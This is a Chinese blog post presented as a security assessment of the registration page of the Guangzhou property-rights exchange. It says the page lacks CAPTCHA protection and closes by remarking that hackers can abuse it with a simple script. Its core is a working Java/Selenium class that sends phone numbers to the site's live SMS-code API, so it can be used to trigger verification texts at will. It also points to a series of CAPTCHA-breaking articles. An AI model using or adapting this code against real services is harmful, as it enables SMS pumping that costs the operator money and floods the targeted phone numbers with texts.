前言
由于网站注册入口容易被黑客攻击,存在如下安全问题:
1. 暴力破解密码,造成用户信息泄露
2. 短信盗刷的安全问题,影响业务及导致用户投诉
3. 带来经济损失,尤其是后付费客户,风险巨大,造成亏损无底洞

所以大部分网站及App 都采取图形验证码或滑动验证码等交互解决方案, 但在机器学习能力提高的当下,连百度这样的大厂都遭受攻击导致点名批评, 图形验证及交互验证方式的安全性到底如何? 请看具体分析
一、 广州产权交易所- PC注册入口
简介:广州产权交易所成立于1999年,是中国企业国有产权交易机构协会创始会员单位和第三届理事会副会长单位,在全国产权行业获信用AAA评级。广州产权交易所已开展的业务种类包括股权转让、增资扩股、资产转让、物业出租、文体旅资源交易、涉案资产交易、技术产权交易、中小客车增量指标等,交易规模连续多年处于副省级城市第一名,发展水平处于国内第一方阵。
广州产权交易所围绕打造产权区域交易中心的目标,秉持"为客户创造交易价值"的发展理念,立足广州、扎根粤港澳大湾区,良好发挥产权交易资本市场权益流转和融资服务功能,在促进国有资产保值增值,服务国资国企改革创新,助力实体经济发展,推动要素市场化配置等方面积极贡献力量。
二、 安全性分析报告:

前端界面分析,广州产权交易所未采取任何验证措施,存在验证的安全隐患,同行一般会在注册下发短信验证码时采用图形验证、行为验证方式。
三、 测试方法:
1 模拟器交互部分
bash
/**
 * 广州产权交易所
 *
 */
public class Gemas implements SendDriverApi {

	private final String INDEX_URL = "https://new.gemas.com.cn/userModule/register";

	@Override
	public RetEntity send(WebDriver driver, String areaCode, String phone) {
		try {
			RetEntity retEntity = new RetEntity();
			driver.get(INDEX_URL);
			// 准备数据
			String jsonData = "{\"mobilePhone\":\"" + phone + "\",\"smsType\":\"register\"}";
			String apiUrl = "https://newsys.gemas.com.cn/api/admin/app/getYZMNoYZ";

			// 执行请求
			JavascriptExecutor js = (JavascriptExecutor) driver;
			String script = "var xhr = new XMLHttpRequest(); xhr.open('POST', arguments[0], false); xhr.setRequestHeader('Content-Type', 'application/json'); xhr.send(arguments[1]); return xhr.responseText;";
			Object objResp = js.executeScript(script, apiUrl, jsonData);
			String response = (objResp != null) ? (String) objResp : null;

			JSONObject json = (response != null && response.startsWith("{")) ? JSONObject.parseObject(response) : null;
			if (json == null) {
				return retEntity;
			}
			String code = json.getString("code");
			String data = json.getString("data");
			retEntity.setMsg(data);
			if ("0".equals(code)) {
				retEntity.setRet(0);
			}
			return retEntity;
		} catch (Exception e) {
			System.out.println("phone=" + phone + ",e=" + e.toString());
			for (StackTraceElement ele : e.getStackTrace()) {
				System.out.println(ele.toString());
			}
			return null;
		} finally {
			driver.manage().deleteAllCookies();
		}
	}
2 测试结果输出:

由于该网站无验证措施,本次测评非常简单四丶结语
广州产权交易所成立于1999年,是中国企业国有产权交易机构协会创始会员单位和第三届理事会副会长单位,在全国产权行业获信用AAA评级。广州产权交易所已开展的业务种类包括股权转让、增资扩股、资产转让、物业出租、文体旅资源交易、涉案资产交易、技术产权交易、中小客车增量指标等,交易规模连续多年处于副省级城市第一名,发展水平处于国内第一方阵。
。 作为国企的产权交易所,拥有雄厚的技术实力,但好像对短信被盗刷的安全方面不够重视 ,测试结果就是随便你怎么攻击都可以,这也有点太开放了, 短信验证码难道不要钱吗 ? 这对黑客来说肯定是好消息, 弄个简单的脚本就可以搞定
很多人在短信服务刚开始建设的阶段,可能不会在安全方面考虑太多,理由有很多。
比如:" 需求这么赶,当然是先实现功能啊 "," 业务量很小啦,系统就这么点人用,不怕的 " , " 我们怎么会被盯上呢,不可能的 "等等。
有一些理由虽然有道理,但是该来的总是会来的。前期欠下来的债,总是要还的。越早还,问题就越小,损失就越低。
所以大家在安全方面还是要重视。(血淋淋的栗子!)#安全短信#
谷歌图形验证码在AI 面前已经形同虚设,所以谷歌宣布退出验证码服务, 那么当所有的图形验证码都被破解时,大家又该如何做好防御呢?
>>相关阅读
《腾讯防水墙滑动拼图验证码》
《百度旋转图片验证码》
《网易易盾滑动拼图验证码》
《顶象区域面积点选验证码》
《顶象滑动拼图验证码》
《极验滑动拼图验证码》
《使用深度学习来破解 captcha 验证码》
《验证码终结者-基于CNN+BLSTM+CTC的训练部署套件》